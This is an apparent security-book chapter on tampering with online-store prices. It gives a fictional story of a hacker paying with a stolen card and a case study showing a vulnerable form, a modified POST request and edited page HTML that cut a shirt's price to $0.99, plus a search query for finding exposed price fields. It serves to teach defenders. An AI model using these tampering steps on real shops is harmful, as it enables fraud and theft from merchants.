Chapter 10

e-Shoplifting

"The broadest and most prevalent error requires the most disinterested virtue to sustain it."

Henry David Thoreau (1817-1862)

Case Study

Anna was a 22 year old Russian artist who spent most of her summer days touring the Russian countryside painting oil landscapes on canvas. Her paintings were modest but brilliant, using bold and brash colors that resembled Monet, her idol. She owned a studio that was handed down to her by her father when he died two years before. There she displayed her artwork and invited locals to view them.

At the time, Russia was struggling and purchasing art was considered a luxury available only to the bourgeois. She had sold only one painting in the past month, and for cents on the ruble. Anna's real revenue came from custom art requests made by eccentrics who requested a specific scene or portrait to be painted. But she didn't have the money to even purchase the necessary paints and brushes to finish a single painting. As a result, and for the first time, Anna was worried about feeding herself and her two year old daughter. She had never been this poor.

Boris, Anna's longtime childhood friend, was a computer technician who in his spare time dabbled in the underground world of computer hacking. He rarely spoke of it with Anna, but she knew. Boris liked his job, as it paid the bills, but his true passion was in the world of cyberspace, hacking company websites for fun and showing off for his friends. He had one particular skill that was considered "elite" at the time; he could purchase products online for significantly reduced prices, and he never got caught.

Boris knew Anna was having a hard time recently and would often stop by her studio on his way home.

"Hello Anna. Any bites today?" said Boris as he made his way up the two flights of stairs.

"Yes." Anna responded somberly. An old man came to the studio today and wanted me to paint a hillside near his home. He offered $500…" Anna's tone was controlled, almost without emotion despite the price being as much as she had ever been offered for one of her paintings.

"But I don't have the paint or canvas to complete it." Anna sounded depressed.

Boris walked closer to Anna, whose head was down, seemingly deflated. "Don't worry Anna, I have a plan…" Boris said softly, "What exactly do you need to finish the customer's painting?"

Anna looked up through her blond bangs that had fallen over her shamed eyes. "I need oils and a 32x22 canvas. At least 30 tubes of various colors. And I need more cleaning solution for my brushes. Why?"

"Never mind that," Boris said curtly. "What colors exactly?"

Anna proceeded to write the colors down for him, and even specified the type of cleaning solution she needed. Boris had helped her out in the past, but never to this degree. She was concerned about what Boris was going to do, but was desperate for any help.

"How will you get them, Boris?" said Anna.

"Don't worry about it. I will have them within the week," promised Boris.

Boris rushed home from Anna's studio and grabbed on his laptop computer, his weapon of choice. He searched for a small online art store in the U.S. He knew that small stores were less sophisticated and had few controls in place for catching fraud. So he started poking around, viewing the source code of each page looking for a particular flaw he found useful in these situations. In less than 10 minutes of searching, he found it. A common design flaw that had existed for almost a year, hidden HTML tags allowing an attacker to alter the price of items online. Few people knew of the flaw that allowed someone to change the price of merchandise online. For example, a book that has a posted price of $39.99 could be changed to $3.99 or .99 cents, or even a negative number. Many web designers were getting smarter about this problem, putting back-end checks into the code to confirm the price of items being submitted by users. But on this particular web site the attack worked.

Boris got to work, picking the supplies Anna needed and adding them to his shopping cart. Then, he downloaded the HTML source code and proceeded to change the price of each item in the shopping cart: $20 to $2, $50 to $5. When he was done, he had a shopping cart full of Anna's items ($250) for only $16. He punched in the credit card number of Vladimir Slutskaya, some poor executive who, just that morning, had his credit card stolen and sent out to Boris' hacker group. Then he hit the "Submit" button and it was done.

Seven days later, Boris showed up at Anna's door.

Introduction

In the beginning, computer systems were installed to manage back-end operations and support employees in their daily tasks. As technology evolved and systems became cheaper to deploy, computers started taking over more and more of the business logic. In the early nineties, computer networks were the information backbone of any enterprise, hosting applications that handled complex business logic.

As Internet availability and usage increased, information dissemination via the web became very popular. This allowed small- and medium-sized businesses to put up their information for the whole world to see. No longer would stores be restricted by geographical limitations. Numerous catalog stores such as Sears and Macy's started putting out their catalogs and brochures in electronic form. So many, in fact, that by the late 1990's almost every major consumer-based U.S. company had posted their goods on the Internet. But a dramatic change was brewing.

As web application programming gained momentum, people realized that they could practically eliminate the need for a physical storefront and let customers directly place orders without physical contact with sellersby using a web application. And thus came about the electronic store. Computer networks and applications were now mature enough to directly handle monetary transactions in an efficient and reliable manner.

The technology revolution of the last decade made a significant impact on the way we do business. Terms such as e-commerce, e-business, B2B, B2C, etc. started appearing in business papers, trade publications, and product literature. Business trends and practices changed drastically. And the cardinal force behind this change was this technology power shift and the Internet. The Internet served as a binding force between entities hosting business logic and the customers. It expanded the scope and reach of a business. Companies began to shift their short- and long-term strategies with this mindset.

Towards the end of the 1990's, the central driving force of e-business was the web application. Vendors such as IBM, BEA, Netscape, Sun, and Microsoft started coming up with different technological building blocks that supported key business strategies. As a result, business owners started making widespread use of these technologies and doing business over the Internet. As these new electronic businesses opened their windows to a global audience, they started catching the attention of the evil-doers. What could be more profitable than trying to break into systems that make significant profits off of the labors of others (or so the mentality goes)? The Information Superhighway was now ready for highway robbery. In this chapter, we discuss tricks used by Internet robbers to steal from the stores when no one is looking. We dub this crime "e-Shoplifting".

To understand how e-Shoplifting works, let's first take a look at how an electronic store is constructed.

Building an Electronic Store

An electronic business is a synthesis of two elements: business logic and technology. Robust business logic and technology can spell success for any electronic business, whereas weaknesses in these elements typically lead to its downfall. The strengths and weaknesses of business logic are vast and varied and, consequently, out of the scope of this book. Instead, let's focus on the technological elements of an electronic business.

Figures 10-1 and 10-2 show how a business evolves from a brick-and-mortar-based entity into an electronic form:




Figure 10-1 Elements of a traditional business




Figure 10-2 Elements of an electronic business

The interface between a company and a customer is the storefront. Customers walk into a store and look around for items they are interested in buying. As they walk around, they start selecting the items that they want to buy. Once they are satisfied with the items they have selected, or when it dawns upon them that they may not have any more money left to pay for them, they walk up to the checkout counter and pay for the items they just bought.

An electronic store functions in the same manner. It comprises a store front-end, shopping cart, and checkout counter.

The Store Front-end

The store front-end displays products, allows customers to learn more about the products if they so wish, and provides pricing information for the products. Technologies used in the store front-end are mainly for smooth navigation and information dissemination. HTML or dynamically generated HTML are mainly used here.

The Shopping Cart

The purpose of the shopping cart is to maintain an ongoing session with customers, and help them manage their orders. The shopping cart allows customers to pick and collect items that they are interested in purchasing before they pay for them. Technologies involved in this component revolve around session management, state tracking, and interfacing with the front-end navigation piece. Shopping cart programming is usually done using scripting technologies such as Perl, PHP, or ASP, or by using readily available components – either in the form of precompiled binaries or object-oriented components such as Java classes.

The Checkout Counter

The checkout counter connects the store with the financial entity, such as a bank or a credit card processor like Verisign or Cybercash. These companies provide payment gateway systems that enable the application to negotiate the buyer's monetary instruments in exchange for services or products requested. The checkout counter also ensures that an order for delivery of the purchased items is placed with the warehouse or the inventory management system, and that the shipment is initiated. Every completed transaction updates the inventories in the store front.

The Database

Record keeping during various stages of product purchase is handled by a database. The database keeps track of inventory, order details, financial transactions, customer information, etc.

Figure 10-3 shows how the various elements come together to form an electronic store:




Figure 10-3 Building blocks of an electronic store

The Evolution of Electronic Stores

It is interesting to see how web stores evolved with respect to technologies and businesses adopting those technologies. The early web stores were designed using scripting languages such as Perl, ran on web servers, and interacted with flat files instead of databases. The systems were heterogeneous, meaning each component was distinct and separate. As web technologies matured, players like Microsoft and Sun Microsystems came up with homogenous e-commerce framework technologies, and other vendors joined them in the race. Web store technologies started to use multi-layered applications involving middleware and middle tier binary components (like ISAPI filters and Java beans).

Integration with databases allowed applications to migrate from flat files to relational databases (RDBMS) such as MS-SQL server, Oracle, and MySQL. Similarly, store front technologies to make the shopping experience both visually appealing and pleasant, such as Dynamic HTML (DHTML) and Flash, started gaining popularity. These new phases brought new vulnerabilities and new dimensions of attack. Incidents of robberies of electronics stores started rising, and stealing information and money on the web became an open sore, desperately needing medical attention.

Where do hackers find loopholes in e-businesses? To answer this question, let us look at each of the elements of an electronic store. When a business decides to establish an electronic presence, things do not happen all at once. At each stage different parts of the technologies are brought in and integrated with existing systems. Businesses thrive upon evolution, not software. Mixing and matching various technologies over time leaves opportunities for vulnerabilities to creep in.

The root causes of vulnerabilities plaguing electronic stores are as follows:

- Poor input validation
- Improper use of cookies
- Poor session or state tracking
- Assumptions that HTML and client-side scripting cannot be tampered with
- Improper database integration
- Security loopholes in third-party products

We will focus on these issues by reviewing the experiences of a company that decided to take its business on the web.

Case Study: Acme Fashions, Inc. Gets Robbed

Acme Fashions, Inc. established itself as a clothing and apparel retailer operating through outlet stores in shopping malls across the country. Acme Fashions had a central warehouse that supplied goods to the various stores in malls. Acme Fashions also sold its goods directly to customers through catalogs and orders taken over the telephone. In the early 90's Acme Fashions bought an inventory management and shipment tracking system that enabled them to serve higher volumes of business. The system was based on an Oracle database management system.

In the mid-90's, as the web started gaining popularity, the VP of Marketing at Acme Fashions decided to host their catalog on their website at http://www.acme-fashions.com. The marketing team was busy writing HTML pages, and soon they had the catalog converted into electronic form. A few months after putting up the website, their sales volume tripled. The VP of Marketing went on to become Acme Fashions's CEO. Acme Fashions was well on its way to the electronic store front.

On the eve of the millennium, Acme Fashions decided to open its doors to the world by hosting their business on the web. They decided to make their debut in November 2000, ready to cash in on the holiday season. As deadlines approached rapidly, Acme Fashions decided to outsource the development of their electronic store to a consulting company specializing in e-commerce software development.

The team worked day and night to get the electronic store open by November 1, 2000. They chose to integrate the existing web-based catalog with a commercially-available shopping cart system. All remaining loose ends were tied up by the team, and the system was finally working. The completed system looked as shown in Figure 10-4:



Payment Gateway (Verisign)
Catalog Database (MS-Access)
Middle layer components (binaries, ASP, ShopCart.exe)
Store Front-end (ASP, HTML, JavaScript)
Shopping cart system
Session management (cookies)
Customer
Inventory Database (Oracle)

Figure 10-4 Acme Fashions's electronic storefront

However, as sales from the web picked up, so did complaints. Most of the complaints were traced to the accounting and warehouse inventory departments. The accounting department recived frequent complaints of products being sold at lower prices without any discounts or promotions being applied. The inventory control clerks were frequently puzzled when they received orders to ship quantities in negative numbers. Being under tremendous pressure due to the holiday season, all the complaints were attributed to unexplained glitches and were ignored. The total value of these complaints had run to almost $100,000 when management decided to call in a team to investigate the anomalies. After weeks spent unsuccessfully trying to isolate the source of the problem, they finally called in computer security experts.

Tracking Down the Problems

Acme Fashions' web store (www.acme-fashions.com) was implemented with the following technologies:

Operating System	Microsoft Windows NT 4.0
Web Server	Microsoft Internet Information Server (IIS) 4.0
Online Catalog	Template and Active Server Pages (ASP)
Back-end Database	Microsoft Access
Shopping Cart	Shopcart.exe


The HTML catalog was written using templates and Active Server Pages. The marketing team had used a FoxPro database to automatically generate HTML pages for the catalog. This was then converted to a Microsoft Access database and interfaced with ASP. A shopping cart application called ShopCart.exe was set up on the web server, and the ASP templates were designed to generate HTML with links to the shopping cart application. The shopping cart picked up the product information from the generated HTML. At the time this seemed to be the easiest and fastest way of getting the store up and running before the deadline.

The shopping cart system, ShopCart.exe, has its own session management system that relies on cookies and server- side session identifiers to maintain the shopping cart sessions. Since it was not possible to modify ShopCart.exe, the task of validating proper inputs was pushed out to JavaScript running on the customers' browsers.

Keeping the above framework in the mind, the security testing team started looking at all possible entry and attack points. After looking at their application and the way their web site worked, the team found some interesting security errors.

The Hidden Dangers of Hidden Fields

The security team found a major loophole in the way the shopping cart system was implemented. The only source of associating the price with the product was via hidden tags within HTML pages. Figure 10-5 shows a page offering shirts from the catalog at *http://www.acme-fashions.com/*.



Casual dressing - shirts

There are 7 items in stock:

Acme Shirts-OS0015
100% totally Cotton Shirts
Get a pair of Byford Socks free with this purchase.
Price $ 89.99
Quantity: 1
buy

Acme Shirts-OS0014
100% totally Cotton Shirts
Get a Blues Tie free this purchase.
Price $ 89.99
Quantity: 1
buy

Acme Shirts-AS8327
Tencel/Polyester Mix Shirts
Styled to perfection.
Price $ 69.99
Quantity: 1
buy


Acme Shirts-AS8998
100% Cotton Plain checks
Get a pair of Byford Socks free with this purchase.
Price $ 89.99
Quantity: 1
buy

Acme Shirts-AS8441
100% Cotton Plain checks

Acme Shirts-AS8357
100% totally Cotton Shirt

Figure 10-5 Catalog page from www.acme-fashions.com

Each shirt is associated with a form that accepts the quantity of shirts desired, as well as a link to place the order within the shopping cart. Looking at the HTML source code, the team discovered the source of the problem.


Source of: http://www.acme-fashions.com/shirtcatalog/shirts2.asp - Netscape

```
<!-- Main listing here -->
<script>
function validate(e) {
   if(isNaN(e.value) || e.value <= 0) {
      alert("Please enter a valid number");
      e.value = 1;

      e.focus();
      return false;
   }
   else {
      return true;
   }
}
</script>

<table border="0" cellspacing="0" cellpadding="0">
<tr><td height="20">&#160;</td></tr></table>
<table width="200" border="0" cellpadding="0" cellspacing="0" align="left">
<tr><td class="PriceInBlue" colspan="2" width="200">Acme Shirts-OS0015</td></tr>
<tr><td width='90'><img src='OSO0152F.jpg' width='80' height='100'></td>
<td width='157'><table cellpadding="0" cellspacing="0" border="0" width='157'>
<tr><td height="75" colspan="2" class="LeftNavFont" width="157">
100% totally Cotton Shirts
<p><span class='bodyfont'>Get a pair of Byford Socks free with this
purchase.</span></p>
</td></tr>

<tr><td class="brandprice" width="40">Price</td>
<td class="brandprice" width="40">$ 89.99</td></tr>

<tr><td class="brandprice" width="120">
<form method=post action="/cgi-bin/shopcart.exe/MYSTORE-AddItem">
<input type=hidden name="PartNo" value="OS0015">
<input type=hidden name="Item" value="Acme Shirts">
<input type=hidden name="Price" value="89.99">
Quantity: <input type=text name=qty value="1" size=3 onChange="validate(this);">
<input type=image src='buy00000.gif' name='buy' border='0' alt='Add To Cart'width
</form>
</td>
</tr>
```

Figure 10-6 HTML source code of the catalog page

The last few lines of the HTML code contain the vulnerability. The HTML code is as shown in Listing 10-6:

Listing 0-1 HTML source code for invoking ShopCart.exe

```
01: <form method=post action="/cgi-bin/shopcart.exe/MYSTORE-

       AddItem">
02: <input type=hidden name="PartNo" value="OS0015">
03: <input type=hidden name="Item" value="Acme Shirts">
04: <input type=hidden name="Price" value="89.99">
05: Quantity: <input type=text name=qty value="1" size=3
06: onChange="validate(this);">
07: <input type=image src='buy00000.gif' name='buy' border='0' alt='Add To
08: Cart' width="61" height="17">
09: </form>
```

When the customer clicks the "Buy" button, the browser submits all the input fields to the server using a POST request. As shown in Listing 10-1, there are three hidden fields (in lines 2, 3 and 4). The values of these hidden fields are sent along with the POST request.


This system is thus open to an application-level vulnerability, since a client can manipulate the value of a hidden field before submitting the form.

To understand this better, let's look at the exact HTTP request that goes from the browser to the server:

```
POST /cgi-bin/shopcart.exe/MYSTORE-AddItem HTTP/1.0
Referer: http://www.acme-fashions.com/shirtcatalog/shirts2.asp
Connection: Keep-Alive
User-Agent: Mozilla/4.76 [en] (Windows NT 5.0; U)
Host: www.acme-fashions.com
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
Cookie: ASPSESSIONIDQQGQQKIG=ONEHLGJCCDFHBDHCPKGANANH; shopcartstore=3009912
Content-type: application/x-www-form-urlencoded
Content-length: 65

PartNo=OS0015&Item=Acme+Shirts&Price=89.99&qty=1&buy.x=16&buy.y=5
```

The values of the hidden fields *PartNo*, *Item*, and *Price* are submitted in the POST request to */cgi-bin/shopcart.exe*. This is the only way that ShopCart.exe learns about the price of the shirt number OS0015.

In the browser, we see the following response:


Shopping Cart System - Netscape
File Edit View Go Communicator Help
Bookmarks
Go to: http://www.acme-fashions.com/cgi-bin/shopcart.exe/MYSTORE-Additem
acme-fashions.com
Home Login View Cart/Check Out Order Status Payment Options Help
Send Order (Normal)
Empty Shopping Cart
Click Here To Continue Shopping
Document: Done

Updated Acme Shirts.
To Update an item, change the quantity or options and click update.
Click delete to remove an item from the cart.

Qty	Part No	Name	Options	Price	Total	Update	Delete
1	OS0015	Acme Shirts		$89.99	$89.99	Update	Delete

TOTALS	
Sub Total	**$89.99**
Total	**$89.99**
Plus sales tax where applicable.	

Figure 10-7 Shopping cart contents

If there were a way to send out a POST request with a modified value of the *Price* field, then the customer would be in control of deciding at what price he would buy the shirt! The following POST request would get him that shirt for 99 cents, instead of for its original price of $89.99!

```
POST /cgi-bin/shopcart.exe/MYSTORE-AddItem HTTP/1.0
Referer: http://www.acme-fashions.com/shirtcatalog/shirts2.asp
Connection: Keep-Alive
User-Agent: Mozilla/4.76 [en] (Windows NT 5.0; U)
Host: www.acme-fashions.com
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
Cookie: ASPSESSIONIDQQGQQKIG=ONEHLGJCCDFHBDHCPKGANANH; shopcartstore=3009912
Content-type: application/x-www-form-urlencoded
Content-length: 64

PartNo=OS0015&Item=Acme+Shirts&Price=0.99&qty=1&buy.x=16&buy.y=5
```

An easy way of doing this would be to save the catalog page *shirts2.asp* (viewed in the browser as a local copy, *shirts2.html*) on a hard disk, edit the saved fil,e and make the changes in the HTML code.




Acme Fashions Inc. - shirts - Netscape
Go to: http://www.acme-fashions.com/shirtcatalog/shirts2.asp
acme-fashions.com
Home Login View Cart/Check Out Order Status Payment Options Help
Search
Casual dressing - shirts
There are 7 items in stock:
Acme Shirts-OS0015
100% totally Cotton Shirts
Acme Shirts-OS0014
100% totally Cotton Shirts
Find Products
Save As...
Save in: x
History
Desktop
Saumil's Follies
Knight Rider
Network
File name: shirts2.html
Save as type: HTML Files
Save
Cancel
Document: Done

Figure 10-8 Saving a local copy on the hard disk


The first task would be to change the value of the Price field in the line *<INPUT type=hidden name="Price" value="89.99">*. The second would be to fix the *ACTION=* link in the *<FORM>* tag so that it points to *http://www.acme-fashions.com/cgi-bin/shopcart.exe*. Figure 10-9 shows shirts2.html after it is modified:



```
100% totally Cotton Shirts
<p><span class='bodyfont'>Get a pair of Byford Socks free with this
purchase.</span></p>
</td></tr>

<tr><td class="brandprice" width="40">Price</td>
<td class="brandprice" width="40">$ 89.99</td></tr>

<tr><td class="brandprice" width="120">
<form method=post
action="http://www.acme-fashions.com/cgi-bin/shopcart.exe/MYSTORE-AddItem">
<input type=hidden name="PartNo" value="OS0015">
<input type=hidden name="Item" value="Acme Shirts">
<input type=hidden name="Price" value="0.99">
Quantity: <input type=text name=qty value="1" size=3
onChange="validate(this);">
<input type=image src='buy00000.gif' name='buy' border='0' alt='Add To
Cart'width="61" height="17">
</form>
</td>
</tr>
</table>
</td>
</tr>
</table>


<!-- 2 -->
```

Figure 10-9 shirts.html being modified to change the price

Now if we open this modified file *shirts2.html* in the browser and submit a request to buy the shirt, here is what we would see:


Shopping Cart System - Netscape
File Edit View Go Communicator Help
Bookmarks
Location: http://www.acme-fashions.com/cgi-bin/shopcart.exe/MYSTORE-AddItem
acme-fashions.com
Home Login View Cart/Check Out Order Status Payment Options Help
Send Order (Normal)
Empty Shopping Cart
Click Here To Continue Shopping
Document: Done

Added quantity 1 of Acme Shirts for $0.99 each
To Update an item, change the quantity or options and click update.
Click delete to remove an item from the cart.

Qty	Part No	Name	Options	Price	Total	Update	Delete
1	OS0015	Acme Shirts		$0.99	$0.99	Update	Delete

TOTALS	
Sub Total	**$0.99**
Total	**$0.99**
Plus sales tax where applicable.	


Figure 10-10 Results after tampering with the hidden field

Is this a nice way of going bargain shopping or what? As incredible as it may seem, this indeed was the problem that accounted for Acme Fashions' loss of revenue. After a thorough reconciliation of orders and transactions, it was found that numerous "customers" (most likely hackers) were able to buy items for ridiculously low prices.


We alluded earlier to the dangers of passing information in hidden fields. In chapter 7, we discussed how to go about quickly sifting through the source to locate hidden fields. Hacking applications by using information passed back and forth via hidden fields is a trivial task. It involves no special skills other than using a browser and perhaps fumbling around with Unix's vi (Visual Editor) or Microsoft Windows' NotePad application. Yet the effect is quite devastating.

Using Search Engines to Look for Hidden Fields

It is possible to use one of the many Internet search engines to quickly check if your site or web application uses hidden fields. For example, here is a way to use Google to determine whether hidden fields are used to pass price information within www.acme-fashions.com:


Google - Netscape
File Edit View Go Communicator Help
Bookmarks
Location: http://www.google.com/
Google
Web
Images
Groups
Directory
• Advanced Search
• Preferences
• Language Tools
Google Search
I'm Feeling Lucky
Advertise with Us - Add Google to Your Site - News and Resources - Jobs, Press, Cool Stuff...
©2002 Google - Searching 2,073,418,204 web pages
Document: Done

"type=hidden" and "name=price" site: acme-fashions.com www.acme-fashions.com is quite a popular shopping site, and has been catalogued by Google. We get the following results from our search:



Google Search: "name=price" and "type=hidden" site:acme-fashions. - Netscape

Go to: http://www.google.com/search?q=%22type%3Dhidden%22+and+%22name%3Dprice%22+site%

"name=price" and "type=hidden" site:acme-fashions.com

The **"AND"** operator is unnecessary -- we include all search terms by default. [details]

Tip: In most browsers you can just hit the return key instead of clicking on the search button.

Searched pages from **acme-fashions.com** for **"name=price" and "type=hidden"** . Results **1** - **10** of **27**. Se

Acme Fashions Inc. - shirts
... hidden name="Item" value="Acme Shirts"> <input **type=hidden**
name="**Price**" value="59.99"> Quantity: <input **type**=text **name**="qty" value="1" size=3 **...**
www.acme-fashions.com/shirtcatalog/shirts1.asp - 15k - Cached - Similar pages

Acme Fashions Inc. - shirts
... hidden name="Item" value="Acme Shirts"> <input **type=hidden**
name="**Price**" value="89.99"> Quantity: <input **type**=text **name**="qty" value="1" size=3 **...**
www.acme-fashions.com/shirtcatalog/shirts2.asp - 12k - Cached - Similar pages

Acme Fashions Inc. - trousers
... hidden name="Item" value="Acme Shirts"> <input **type=hidden**
name="**Price**" value="149.99"> Quantity: <input **type**=text **name**="qty" value="1" size=3 **...**
www.acme-fashions.com/trousercatalog/trousers1.asp - 14k - Cached - Similar pages

Document: Done

File Edit View Go Communicator Help
Bookmarks
Advanced Search Preferences Language Tools Search Tips
Google Search
I'm Feeling Lucky
Web Images Groups Directory

Google reports all pages within the domain "acme-fashions.com" that contain the strings "*type=hidden*" and "*name=price*". Be sure to restrict the search to the chosen site; otherwise you may end up having to sift through thousands of results!


Bypassing Client-Side Validation

